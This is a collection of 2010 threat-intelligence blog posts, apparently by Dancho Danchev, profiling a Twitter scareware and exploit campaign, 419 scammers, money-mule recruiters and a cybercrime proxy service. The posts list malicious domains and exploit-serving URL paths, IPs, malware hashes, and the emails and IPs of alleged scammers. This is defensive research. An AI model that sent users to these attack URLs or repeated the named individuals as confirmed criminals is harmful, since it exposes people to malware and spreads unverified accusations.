netgozero.com - Email: marcomarcian@hotmailbox.com nethealthcarego.com - Email: marcomarcian@hotmailbox.com

networkget.com - Email: marcomarcian@hotmailbox.com networksportsgo.com - Email: marcomarcian@hotmailbox.com

patricknetgo.com - Email: paulalameda@hotmailbox.com
webaliveget.com - Email: paulalameda@hotmailbox.com
webcoolgo.com - Email: paulalameda@hotmailbox.com
webgettraffic.com - Email: paulalameda@hotmailbox.com
webgetwisdom.com - Email:
marcomarcian@hotmailbox.com

webgetwise.com - Email: marcomarcian@hotmailbox.com webgoengine.com - Email: paulalameda@hotmailbox.com webgosolutions.com - Email: paulalameda@hotmailbox.com

webmagicgo.com - Email: paulalameda@hotmailbox.com
websitecoolgo.com - Email:
marcomarcian@hotmailbox.com

websiteget.com - Email: marcomarcian@hotmailbox.com

The rise of [8] custom abuse emails, conveniently offered to cybercrime-friendly dedicated customers?

It's worth pointing out that **godaccs@gmail.com** a.k.a Complife, Ltd is conveniently responsible for- AS42560, BA-GLOBALNET-AS; AS43134, Donstroy Ltd; and AS42560, MAXIMUS-NET-SERVICES, followed by **piotrek89@gmail.com** responsible for [9]**AS6851, BKCNET "SIA" IZZI** (used by the Koobface gang, also seen in the following campaigns 517

[10]Spamvertised iTunes Gift Certificates and CV Themed Malware Campaigns; [11]GoDaddy's Mass WordPress Blogs Compromise Serving Scareware).

This post has been reproduced from [12]Dancho Danchev's blog. Follow him [13]on Twitter.

1. <u>http://ddanchev.blogspot.com/2010/06/dissecting-100000-scareware-serving.html</u>

2.

http://www.virustotal.com/analisis/2ace318127ee5b49b44df3 1561928a75022f258a53e521ab4c4ab12791ec66b3-12766

04208

3.

http://www.virustotal.com/analisis/bfe5a1b7a6aaf0a931ca07 65f149cd1dc26f3f85ac6163dbde07578602fcbb70-12766

<u>05051</u>

4.

<u>http://www.virustotal.com/analisis/4e6bc0e52d3ef88e0db7f1</u>
<u>0d0cb6219caea7b313b7fe50282d43dc6d6cd61d70-12766</u>

05058

- 5. <u>http://ddanchev.blogspot.com/2010/06/dissecting-100000-scareware-serving.html</u>
- 6. <u>https://zeustracker.abuse.ch/monitor.php?</u> <u>ipaddress=77.78.239.4</u>

7.

http://www.virustotal.com/analisis/ff387ec39afa68aabfad3f3f d622ceaca4f58e837f5a6fbd568fcefc5cfdde32-12766

07425

- 8. http://twitter.com/danchodanchev/status/6549021186
- 9. <u>http://ddanchev.blogspot.com/2010/06/dissecting-100000-scareware-serving.html</u>
- 10. <u>http://ddanchev.blogspot.com/2010/05/spamvertised-itunes-gift-certificates.html</u>
- 11. <u>http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html</u>
- 12. http://ddanchev.blogspot.com/
- 13. http://twitter.com/danchodanchev

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Dissecting the Exploits/Scareware Serving Twitter Spam Campaign (2010-06-16 14:32)

[1] Yesterday's exploits-serving campaign spreading across Twitter, using automatically registered accounts "ping-ing" random Twitter users with links to the campaign, is worth profiling due to its state of maliciousness - if the end user is exploitable, exploits are served ultimately leading to scareware, and if he isn't, the cybercriminals behind it

[2]attempt to monetize through the same network used by the [3]Koobface gang on Mac OS X hosts - zml.com.

Let's dissect the campaign, and once again emphasize on the fact just how small the cybercrime ecosystem

could be, given enough historical data is gathered on who's who, who's what, and what's when.

Sample exploitation structure:

- qtoday.info /ttds/doit.php?ckey=12 &schema=1 &f=wF 94.228.209.73 (AS47869), 75.125.222.242 (AS21844)
- qtoday.info /ttds/jump.php
- fqsmydkvsffz.com /tre/vena.html/RANDOM 69.174.242.21 (AS13768); 75.125.222.242 (AS21844)

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The scareware installed interacts with AS18866:

69.50.197.241 /up/e1.dat

69.50.197.241 /up/e2.dat

69.50.197.241 /data/upd6.dat

69.50.197.241 /data/upd7.dat

69.50.197.241 /data/upd1.dat

69.50.197.241 /data/upd2.dat

Responding to 69.50.197.241 (AS18866) are:

radarixo.com - Email: moldavimo@safe-mail.net - [4]profiled here

cyberduck.ru - Email: samm_87@email.com - [5]profiled here

livejasment.com - Email: moldavimo@safe-mail.net

linksandz.com - Email: moldavimo@safe-mail.net - [6]**profiled here**

Detection rates:

- **e1.dat** - 11 on 17 (65 %) - [7]Trojan.MulDrop1.21645; Win32/Lukicsel.P

MD5 hash: 2566c11a9cd2226b59d226e76bae9f64

SHA1 hash: 6a1fd405f547ed33f7cfe3abad4f423a33c0e281

- **e2.dat** - 8 on 17 (47 %) - [8]W32/Witkinat.A.gen!Eldorado; Win32/Witkinat.R

MD5 hash: 8daaa96ba059e6b1d5108c314f160175

SHA1 hash:

b43d26bb2583d9057cb343c10d5db79c846ed895

- **upd1.dat** - 11 on 17 (65 %) - [9]TR/Lukicsel.EB; Trojan.Win32.Delf.aaxw A

MD5 hash: 7b2534536cdf168f50d63845b13af8ba

SHA1 hash:

306f5199c3f91cd28c634914a6478bcbc5c4e9c0

- **upd2.dat** - 11 on 17 (65 %) - [10]TR/Lukicsel.EB; Trojan.Win32.Delf.aaxw A

MD5 hash: 323a1a2429467b3891cc20a26b82f851

SHA1 hash:

ae3fe6b442521d95631703ab530213e897e4f8ea

- **upd6.dat** - 9 on 17 (53 %) - [11]Win32/Lukicsel.P; Trojan-Dropper.Win32.Delf.frm

MD5 hash: d05d89bdadd8a23c2ceb0b016d49550a

SHA1 hash:

366db3c2cd64a57587376b416c42960ad1f28ea3

- **upd7.dat** - 11 on 17 (65 %) - [12]SHeur3.AAEI; Trojan-Dropper.Win32.Delf.frq

MD5 hash: 1a582b50d82fb57bec036e1962e5da2e

SHA1 hash:

15a9540927f64dec23e625e140dfde7ce3d23df7

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The rest of the exploits-serving domains portfolio parked at 69.174.242.21 (AS13768); 75.125.222.242 (AS21844): danenskgela.com - Email: strohmeiera@yahoo.com

aghoxekaoxk.com - Email: tavsadr5r5@yahoo.com xfgswsoxoxk.com - Email: tavsadr5r5@yahoo.com directinmixem.com - Email: strohmeiera@yahoo.com carsmazda6.in - Email: valeriyku@gmail.com danenskgela.com - Email: strohmeiera@yahoo.com tfyxffnacsc.com - Email: edb.ri871@gmail.com sfkemlymeywk.com - Email: admin@overseedomainmanagement.com aghoxekaoxk.com - Email: tavsadr5r5@yahoo.com aghtdkpaoxk.com - Email: skdhdjfg7s@yahoo.com aghtdqpaoxk.com - Email: njgf555dfdsa@yahoo.com dhjftzbdoxk.com - Email: skdhdjfg7s@yahoo.com dbcyjnudoxk.com - Email: njgf555dfdsa@yahoo.com mcduimqmoxk.com - Email: fresadmsn7y@yahoo.com piamlzipoxk.com - Email: fresadmsn7y@yahoo.com pfgswlopoxk.com - Email: 7uwy7letel@yahoo.com qjiqaicqoxk.com - Email: 7uwy7letel@yahoo.com directinmixem.com - Email: strohmeiera@yahoo.com etyet.com - Email: zubakova2@rambler.ru grantgarant.com - Email: naumann heikens@yahoo.it carsmazda6.in - Email: valeriyku@gmail.com

civichonda.in - Email: valeriyku@gmail.com

drotalflow.in - Email: johns2249@googlemail.com

carsinfinity.in - Email: valeriyku@gmail.com

521



3m70.cn - Email: abuseemaildhcp@gmail.com - [13]money mule registrations, [14]rubbing shoulders with [15]Koobface

mueypflglvlx.com

mbhcnjyyykpr.com

ozkifomzaaqd.com

dqcnefigaefg.com

vtmxgwnpjvib.com

jcfkprwasnaj.com

qgwyinsxlox.com

tsusiwpmzuqz.com

fqsmydkvsffz.com

qcell.info

q-fever.infovmspl.in

keirun.in

iscobar.in

loncer.in

jcfkprwasnaj.com

The complete list of automatically registered bogus Twitter accounts, now suspended:

twitter.com/AbbottMarleneGY

twitter.com/AnsonJamesJs

twitter.com/BandaPaul51

twitter.com/BarkleyTracy52

twitter.com/BoserJames74

twitter.com/BradleySheilaTt

twitter.com/BravoMartinUT

twitter.com/BrownTammyaM

twitter.com/BurlingameStek2

twitter.com/BurtonPauliC

522



twitter.com/CallowayEileemb

twitter.com/CardilloLilli81

twitter.com/CareyJocelynXY

twitter.com/CarpenterJameG1

twitter.com/CarterErnieBj

twitter.com/CarterNanGM

twitter.com/CharltonRober1Y

twitter.com/ClausenJillRC

twitter.com/CochranLindajB

twitter.com/CruzShawnjI

twitter.com/DanielClintonqO

twitter.com/DeanLuigi7B

twitter.com/DeleonChristiDb

twitter.com/DickensRitaS6

twitter.com/EllisonCortezCC

twitter.com/FernandezRobekc

twitter.com/FieldsRichardrx

twitter.com/FryePhilipAx

twitter.com/GarrisonMiltoP9

twitter.com/GilfordSarahqo

twitter.com/GilleyJennifeST

twitter.com/GiordanoHelenxy

twitter.com/GishCharlesCy

twitter.com/GreenDonaldbt

twitter.com/GriffinRay5v

twitter.com/GuzmanEloise5u

twitter.com/HakalaSteve9e

twitter.com/HammonsLeonarW3

twitter.com/HarmonRaymondMH

twitter.com/HartHeatherS0

twitter.com/HaynesCharlesxo

523

twitter.com/HendricksonKi6F

twitter.com/JonesAndrewUG

twitter.com/JonesNickolasYx

twitter.com/KendallNormaWS

twitter.com/KroegerAngeliu0

twitter.com/LeeJerroldRk

twitter.com/LevittKevin9e

twitter.com/LewisMaryL8

twitter.com/LimonMargaretgn

twitter.com/MarvelThomasaO

twitter.com/McbeeMelissabu

twitter.com/MillerFranceswe

twitter.com/MitchellDeborvl

twitter.com/MooreJoanut

twitter.com/MorrisMary2n

twitter.com/MorrisonJack0s

twitter.com/NealReginaldbH

twitter.com/NickellGloriad8

twitter.com/PhelpsRichardKL

twitter.com/PittsTommyyy

twitter.com/PlummerAthenawn

twitter.com/PowellMarie94

twitter.com/PradoDonaldG8

twitter.com/RealeBernicegR

twitter.com/ReeseVeronicaFx

twitter.com/RievesShirleyYv

twitter.com/RobinsonAprilrl

twitter.com/RobinsonLisa8e

twitter.com/RoblesRicardoWh

twitter.com/RubioLanaj9

twitter.com/SavardAnthonyoU

twitter.com/SayersWendelIVc twitter.com/SchmidtLynnk7 twitter.com/ShankleKathleor twitter.com/SieversDarlee1D twitter.com/SmithGeorgieMq twitter.com/SteinAshleyuQ twitter.com/StoughKelseyqt twitter.com/TrejoLisaOO twitter.com/TullosHowardGo twitter.com/WeberSteven6r twitter.com/WhiteMichellevi twitter.com/WilkinsonPaulTd twitter.com/WillettErnestCR twitter.com/WilliamsMichaB1 twitter.com/WoodsThelmay0 twitter.com/WynnRichard4m twitter.com/YoungMelanieSZ twitter.com/CooleyFrancescG twitter.com/SchneiderKim6h

twitter.com/DobsonElsiequ

twitter.com/PeelLouise9q

twitter.com/WhiteYolanda0P

twitter.com/FrostAngeloY2

twitter.com/MorrisMary2n

twitter.com/MillerMaryx1

PDF exploits, binaries streaming from the domain portfolio at 69.174.242.21 (AS13768); 75.125.222.242

(AS21844):

MD5: 5d42bb346601ba456b52edd3c3e59d1b

MD5: ba19c971edefffb22d44e43a91a7d9a9

MD5: e7a354f58bfe21c815ddb8faf00bd08c

MD5: 4a13b96dd056c0075c553588f0211c44

MD5: 29e71e291a31ea8f1cddbf7d96f7de86

MD5: 29e71e291a31ea8f1cddbf7d96f7de86

MD5: 3bb6bdaf8d4e2822da86ef9a614a04ea

MD5: f41470c7b9ad2260625d2a62b6db158f

MD5: 3987c92c20c3f17b5892f84069d816d1

MD5: 87a95ec041b2432727336f0cdeee123a

MD5: 5d497e1841f5627a1b77dbc336da1594

MD5: 5ba1aafcef9ea7516f1ae7082424e83d

MD5: 5268f85902c7064b393bbbb3dbc094f9

SHA1: 79526ca9579420cb46c15fe94b282868c1e7fbbd

SHA1: f70f6a9aa0aa092511894f7c89defc64637504a1

SHA1: 5175b38dfca3dc7dd6ad56bed34a543f14702bea

SHA1: 2f2c88e0b950cd91ad1e49be73e885b07f401f68

SHA1: b92d1268d06c8ba427beefc1ee7b064873694a47

SHA1: 5ba7ba0dc08a3d0cd3feb363394d295637a64e10

SHA1: 7ecb2679cd23e6c6973c57092b1cae46f60db97e

SHA1: 66ed858043d6d022823b16956f416e3080e618a1

SHA1: 0fdd1de26d5902d4a21b053a212a21c2760d8aee

SHA1: 5ba7ba0dc08a3d0cd3feb363394d295637a64e10

SHA1: 3a7daa60389f463df795b78f16030dcc6fc1ff23

SHA1: 3054b48186f5e0981c41f200b3492caa0941f889

SHA1: 0e49c7656bec1ed43efb19187541d20c3ecb293b

This isn't the first time Twitter's been abused for malicious purposes, and is definitely not the last. Quick community response and take down actions hit them where it hurts most - the monetization vector.

Related assessments of Twitter malware campaigns:

[16]Twitter Malware Campaign Wants to Bank With You

[17]Dissecting Koobface Worm's Twitter Campaign

[18]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[19]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[20]Twitter Worm Mikeyy Keywords Hijacked to Serve Scareware

[21]Dissecting September's Twitter Scareware Campaign

This post has been reproduced from [22]Dancho Danchev's blog. Follow him [23]on Twitter.

1. <u>http://sunbeltblog.blogspot.com/2010/06/pdf-exploit-spamrun-on-twitter.html</u>

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2. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452?pg=2&tag=mantle_</u>

skin;content

- 3. <u>http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html</u>
- 4. <u>http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html</u>
- 5. <u>http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html</u>
- 6. http://ddanchev.blogspot.com/2010/03/gaztransitstroygaztra
 nzitstroy-from.html

- 7. http://scanner.novirusthanks.org/analysis/2566c11a9cd2226
 b59d226e76bae9f64/ZTEuZGF0/
- 8. http://scanner.novirusthanks.org/analysis/8daaa96ba059e6b
 1d5108c314f160175/ZTIuZGF0/
- 9. http://scanner.novirusthanks.org/analysis/7b2534536cdf168f
 50d63845b13af8ba/dXBkMS5kYXQ=/
- 10. http://scanner.novirusthanks.org/analysis/323a1a2429467b3
 891cc20a26b82f851/dXBkMi5kYXQ=/
- 11. http://scanner.novirusthanks.org/analysis/d05d89bdadd8a23 c2ceb0b016d49550a/dXBkNi5kYXQ=/
- 12. http://scanner.novirusthanks.org/analysis/1a582b50d82fb57b ec036e1962e5da2e/dXBkNy5kYXQ=/
- 13. <u>http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html</u>
- 14. <u>http://ddanchev.blogspot.com/2009/11/keeping-money-</u> mule-recruiters-on-short.html
- 15. <u>http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html</u>
- 16. <u>http://ddanchev.blogspot.com/2008/08/twitter-malware-campaign-wants-to-bank.html</u>
- 17. <u>http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html</u>

- 18. <u>http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html</u>
- 19. <u>http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html</u>
- 20. <u>http://ddanchev.blogspot.com/2009/04/twitter-worm-mikeyy-keywords-hijacked.html</u>
- 21. <u>http://ddanchev.blogspot.com/2009/09/dissecting-septembers-twitter-scareware.html</u>
- 22. <u>http://ddanchev.blogspot.com/</u>
- 23. http://twitter.com/danchodanchev

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Sampling 419 Advance Fee Scams Activity (2010-06-17 16:25)

Lottery Winning Notifications, Western Union payment notifications, dead relatives, advance fee schemes imper-

sonating law enforcement agencies - their arsenal of themes is endless, their IPs, however, aren't, taking into

consideration the fact that the majority of 419 scams are not sent using botnets, but manually, and in a targeted fashion.

In fact, some of their spamming techniques ([1]419 scammers using Dilbert.com; [2]419 scammers using NYTimes.com 'email this feature') are so primitive compared to the financial impact, a successful advance fee has in the long term, that their KISS (Keep it Simple Stupid) mentality reflects the current situation within the cybercrime

ecosystem - they all KISS it to a certain extend - "[3]Report: Malicious PDF files comprised 80 percent of all exploits for 2009"; "[4]Reports: SQL injection attacks and malware led to most data breaches".

For the purpose of an experiment, and related reasons. Here's a raw snapshot of some 419-ers that just kept

popping up, over and over again.

Persistent 419 advance fee scammers (over the last 7 days), the originating IPs, and the "reply to" email:

- a chenchen@yahoo.cn 218.17.239.18
- abdulkadera _maroofomar@hotmail.com 41.138.180.86
- alfredmorris.m@btinternet.com 211.101.13.230
- atmdept_serv001@yahoo.cn 193.252.22.152
- austinalan@wanadoo.co.uk 193.252.22.190
- avocat _doukoure@yahoo.fr 78.229.212.4
- barpaulaffum@live.com 41.210.31.214
- barr.rolandken1@gmail.com **221.235.112.210**
- barristerhenryivanlooconsult02@yahoo.co.jp **60.48.104.88**
- barteddywill01@googlemail.com 200.13.249.119
- cocacolaofficialprize19@yahoo.com.hk 194.79.134.37
- courfed@aim.com **79.123.210.10**

- crichardchambers@rediff.com 212.242.42.50
- curiehenria@yahoo.com, barr09amorisq1@gmail.com 123.176.96.137
- dr.austenobigwe008@gmail.com 41.211.228.112
- drabejohn2009@aol.com 217.72.192.242
- duncan.macdonald@9.cn, barr_duncan macdonald@yahoo.co.uk - **86.43.60.104**
- ecowascounsellordept@gmail.com 115.242.97.173
- efccantigraft.nigeria077@gmail.com 24.166.97.40
- Email.jmwilliams66@gmail.com, misteredwin22@gmail.com **89.144.96.52**
- fedex.courerservices1@hotmail.com, richardjohson@live.com - 87.194.255.145
- fedpeters07@aim.com 81.31.115.2
- henryanthonyloanfirm@gmail.com **200.40.197.69**, **41.219.152.78**
- icpcmistrynig@yahoo.com, fedeministrynig@gmail.com **91.198.227.49**
- janefugar2.u@hotmail.com **82.196.5.120**
- jimovia8787@gmail.com **216.222.201.201**
- john _chan3030@yahoo.com.hk **200.171.215.2**
- loannationwide2010@windowslive.com 222.124.26.155
- mailesq.charlesstanley@gmail.com 163.20.186.1

- maroofomar _abdulkader@yahoo.com 62.193.229.238
- martha _ikobopayment@yahoo.com.hk 41.138.172.81
- microwin2010@hotmail.co.uk 200.105.120.151
- ministerdeliveryofficer@yahoo.cn 193.252.22.190
- miss.kajat@googlemail.com 67.15.16.31
- missblessing@sify.com 196.28.250.53
- mr.parady700@hotmail.com **80.200.242.17**
- mrabdulhaleem@gmail.com 66.11.225.183
- MRANNOLDSMITH2010@gmail.com **82.128.17.211**
- mrderekpaulatm405@gmail.com 86.209.83.68
- Mrperentochaplain@rocketmail.com; Mrperentochalion@gmail.com - **112.110.186.25**
- mrsabueke@cantv.net 200.11.173.131
- niceme1970@yahoo.com **80.12.242.27**
- ntai jerry7775@yahoo.com.hk **125.141.17.158**
- ochuko _baba1@hotmail.fr **65.55.111.159**
- ochukobaba1@gmail.com **65.55.111.85**
- officereplybackmaill@yahoo.com 82.128.17.211
- organiotoint39l@yahoo.com.hk 207.194.87.105
- promoskllotto@rocketmail.com 90.183.38.130

- realexchanges@aim.com 212.225.181.101
- rev.sistermaryx31@gmail.com **41.211.228.112**
- robinkelley1967@hotmail.com **85.214.37.73**
- rpatmcard@hotmail.com 195.83.9.36
- s.leel@yahoo.com, westernunionoffice99@gmail.com **41.191.85.45**
- shopperconsultant@live.co.uk 195.137.70.240
- talkdelata3@gmail.com, mdelataecobank@gala.net **116.255.152.124**
- thefordfoundation.award0010@yahoo.co.uk **222.124.9.54**
- ubanigeria.nig65@gmail.com **202.132.123.106**
- vex.pressd2009@gmail.com 66.48.81.131
- waziriefccng@live.com 193.252.22.191
- worldbpr@9.cn 41.204.224.19
- www.cn western union@w.cn 41.222.192.82
- zakiawilo101@yahoo.co.uk **202.132.123.106** 528
- zongo.ben177@gmail.com, mr_hiiu60@msn.com -212.52.146.118
- bog _officemail@yahoo.co.jp **82.128.2.78**
- atmfinanceibc@web2mail.com 41.218.237.202

- mrjohnsmith70@hotmail.com 213.171.218.33
- junhuan9@yahoo.cn **218.91.39.165**

Nothing hurts as much as a decent historical OSINT regarding the activities of any cybercriminal. Moreover,

this historical OSINT not only contributes to a more efficient case building, but also, helps to establish some pretty interesting connections within the cybercrime ecosystem. As practice and experience has shown, this very same

ecosystem is not necessarily as big as originally assumed.

Consider going through the related fraudulent schemes/malicious campaigns currently taking advantage of

FIFA's World Cup - [5]**Protection tips for the upcoming**FIFA World Cup themed cybercrime campaigns.

This post has been reproduced from [6]Dancho Danchev's blog. Follow him [7]on Twitter.

- 1. <u>http://www.zdnet.com/blog/security/419-scammers-using-dilbertcom/3809</u>
- 2. <u>http://www.zdnet.com/blog/security/419-scammers-using-nytimescom-email-this-feature/3491</u>
- 3. <u>http://www.zdnet.com/blog/security/report-malicious-pdf-files-comprised-80-percent-of-all-exploits-for-20</u>

09/5473

4. <u>http://www.zdnet.com/blog/security/reports-sql-injection-attacks-and-malware-led-to-most-data-breaches/54</u>

5. <u>http://www.zdnet.com/blog/security/protection-tips-for-the-upcoming-fifa-world-cup-themed-cybercrime-camp</u>

aigns/6610

- 6. http://ddanchev.blogspot.com/
- 7. <u>http://twitter.com/danchodanchev</u>

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Money Mule Recruiters Trick Mules Into Installing Fake Transaction Certificates (2010-06-29 11:07) What is more flattering than Ukrainian blackhat SEO gangs using name as redirectors, including offensive messages, the Koobface gang redirecting Facebook's IP space to your blog, or a plain simple danchodanchev admin panel within a Crime Pack kit?

It's the money mule recruiters who modify the HOSTS file of gullible mules to redirect **ddanchev.blogspot.com** and **bobbear.co.uk** to 127.0.0.1. Now that's flattering, considering the fact that my public money mule ecosystem related research represents a tiny percentage of the real profiling/activities taking place behind the curtains.

a

Related coverage of money laundering/recruitment in the context of cybercrime:

[1]Keeping Money Mule Recruiters on a Short Leash - Part Four

[2]Money Mule Recruitment Campaign Serving Client-Side Exploits

[3]Keeping Money Mule Recruiters on a Short Leash - Part Three

[4]Money Mule Recruiters on Yahoo!'s Web Hosting

[5]Dissecting an Ongoing Money Mule Recruitment Campaign

[6]Keeping Money Mule Recruiters on a Short Leash - Part Two

[7]Keeping Reshipping Mule Recruiters on a Short Leash

[8]Keeping Money Mule Recruiters on a Short Leash

[9]Standardizing the Money Mule Recruitment Process

[10]Inside a Money Laundering Group's Spamming Operations

[11]Money Mule Recruiters use ASProx's Fast Fluxing Services

[12]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [13]Dancho Danchev's blog. Follow him [14]on Twitter.

- 1. <u>http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html</u>
- 2. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html</u>
- 3. <u>http://ddanchev.blogspot.com/2010/03/keeping-money-</u> mule-recruiters-on-short.html


- 4. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html</u>
- 5. <u>http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html</u>
- 6. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html
- 7. <u>http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html</u>
- 8. <u>http://ddanchev.blogspot.com/2009/11/keeping-money-</u> mule-recruiters-on-short.html
- 9. <u>http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html</u>
- 10. <u>http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html</u>
- 11. <u>http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html</u>
- 12. <u>http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html</u>
- 13. http://ddanchev.blogspot.com/
- 14. http://twitter.com/danchodanchev

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1.7

July

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Summarizing Zero Day's Posts for June (2010-07-05 21:35)

The following is a brief summary of all of my posts at [1]ZDNet's Zero Day for June, 2010. You [2]can also go through

[3]**previous summaries**, as well as subscribe to my **[4]personal RSS feed**, **[5]Zero Day's main feed**, or follow me on Twitter:

Recommended reading:

- [6]The security and privacy ramifications of AT &T's iLeak
- [7]The EFF releases new HTTPS Everywhere Firefox extension
- [8]Researchers find 12 zero day flaws, targeting 5 web malware exploitation kits
- **01.** [9]Malware Watch: Free Mac OS X screensavers bundled with spyware
- **02.** [10]Protection tips for the upcoming FIFA World Cup themed cybercrime campaigns
- **03.** [11]Malware Watch: Twitter password reset emails, IRS-themed crimeware, malicious PDFs, and fake YouTube 532 pages
- **04.** [12]The security and privacy ramifications of AT &T's iLeak
- **05.** [13]Malware Watch: Adobe zero day attack, malicious FIFA-themed spam, exploit serving Virus Alerts
- **06.** [14]Malware Watch: Skype exploit, Skype-themed malicious spam campaigns detected
- **07.** [15]The EFF releases new HTTPS Everywhere Firefox extension
- **08.** [16]Researchers find 12 zero day flaws, targeting 5 web malware exploitation kits

This post has been reproduced from [17]Dancho Danchev's blog. Follow him [18]on Twitter.

1. <u>http://blogs.zdnet.com/security</u>

- 2. <u>http://ddanchev.blogspot.com/2010/05/summarizing-zero-days-posts-for-may.html</u>
- 3. <u>http://ddanchev.blogspot.com/2010/04/summarizing-zero-days-posts-for-april.html</u>
- 4. http://www.zdnet.com/topics/dancho+danchev?
 o=1&mode=rss&tag=mantle_skin;content
- 5. <u>http://feeds.feedburner.com/zdnet/security</u>
- 6. <u>http://www.zdnet.com/blog/security/the-security-and-privacy-ramifications-of-at-ts-ileak/6649</u>
- 7. <u>http://www.zdnet.com/blog/security/the-eff-releases-new-https-everywhere-firefox-extension/6738</u>
- 8. <u>http://www.zdnet.com/blog/security/researchers-find-12-zero-day-flaws-targeting-5-web-malware-exploitatio</u>

n-kits/6752

- 9. <u>http://www.zdnet.com/blog/security/malware-watch-free-mac-os-x-screensavers-bundled-with-spyware/6560</u>
- 10. <u>http://www.zdnet.com/blog/security/protection-tips-for-the-upcoming-fifa-world-cup-themed-cybercrime-camp</u>

<u>aigns/6610</u>

11. <u>http://www.zdnet.com/blog/security/malware-watch-twitter-password-reset-emails-irs-themed-crimeware-malic</u>

<u>ious-pdfs-and-fake-youtube-pages/6636</u>

12. <u>http://www.zdnet.com/blog/security/the-security-and-privacy-ramifications-of-at-ts-ileak/6649</u>

13. http://www.zdnet.com/blog/security/malware-watch-adobe-zero-day-attack-malicious-fifa-themed-spam-exploit

-serving-virus-alerts/6670

14. <u>http://www.zdnet.com/blog/security/malware-watch-skype-exploit-skype-themed-malicious-spam-campaigns-dete</u>

cted/6716

- 15. <u>http://www.zdnet.com/blog/security/the-eff-releases-new-https-everywhere-firefox-extension/6738</u>
- 16. <u>http://www.zdnet.com/blog/security/researchers-find-12-zero-day-flaws-targeting-5-web-malware-exploitatio</u>

n-kits/6752

- 17. http://ddanchev.blogspot.com/
- 18. <u>http://twitter.com/danchodanchev</u>

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Cybercriminals SQL Inject Cybercrime-friendly Proxies Service (2010-07-13 23:00)

Cybercrime ecosystem irony, at its best. Why the irony? Because the cybercrime-friendly proxies service TOS

explicitly states that its users cannot launch XSS/SQL injection attacks through it.

A relatively low profile cybercriminal has managed to exploit a remote SQL injection within a popular proxies service, offering access to compromised hosts across the globe for any kind of malicious activities. Based on the video released, he was able to access everyone's password as MD5 hash, next to the emulating of the users of the

service, using a trivial flaw in the online.cgi script.

Although his intentions, based on the note left in a **readme.txt** file featured in the video, was to allow others to use the paid service freely, the potential for undermining the OPSEC of cybercriminals using the service is

enormous, as it not only logs their financial transactions, keeps records of their IPs, but most interestingly, allows the "manual feeding" of proxy lists (compromised and freely accessible hosts) within the database.

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The service itself, has been in operation since 2004, operating under different brands, with prices starting from \$20 to \$90 for access to 150, and 1500 hosts on a monthly basis. Some interesting facts from a threat intell/social network analysis perspective, including screenshots (on purposely blurred in order to prevent the ruining of important OSINT

sources) of the service obtained from its help file.

- The gang/hacking/script kiddies team operates different business operations online
- They maintain a traffic purchasing program monetizing traffic through [1] cybercrime-friendly search engines

- Whether they are lazy, or just don't care, 4 currently active adult web sites share the same infrastructure as the service itself
- Although the original owners are Russian, they appear to be franchising since once of their brands is offering

their services in Indonesian, including a banner for what looks like a Indonesian security conference.

• One of the Indonesian franchisers is known to have been offering root accounts and shells at compromised

servers for sale, back in 2007

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For years, compromised malware hosts has been widely abused for anything, from direct spamming, to hosting

spam/phishing and malware campaigns, but most importantly - to engineer cyber warfare tensions by directly

forwarding the responsibility for the malicious actions of the cybercriminal/cyber spy to the host/network/country in question.

Not only do these tactics undermine the currently implemented data retention regulations – how can you

data retain something from a compromised ecosystem that keeps no logs - but also, they offer a safe heaven for the execution of each and every cybercriminal practice there is.

Related posts:

[2]Should a targeted country strike back at the cyber attackers?

[3]Malware Infected Hosts as Stepping Stones

[4]The Cost of Anonymizing a Cybercriminal's Internet Activities

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[5]The Cost of Anonymizing a Cybercriminal's Internet Activities - Part Two

This post has been reproduced from [6]Dancho Danchev's blog. Follow him [7]on Twitter.

- 1. <u>http://www.zdnet.com/blog/security/cybercriminals-promoting-malware-friendly-search-engines/3333</u>
- 2. <u>http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194</u>
- 3. <u>http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html</u>
- 4. <u>http://ddanchev.blogspot.com/2008/10/cost-of-anonymizing-cybercriminals.html</u>
- 5. <u>http://ddanchev.blogspot.com/2009/02/cost-of-anonymizing-cybercriminals.html</u>
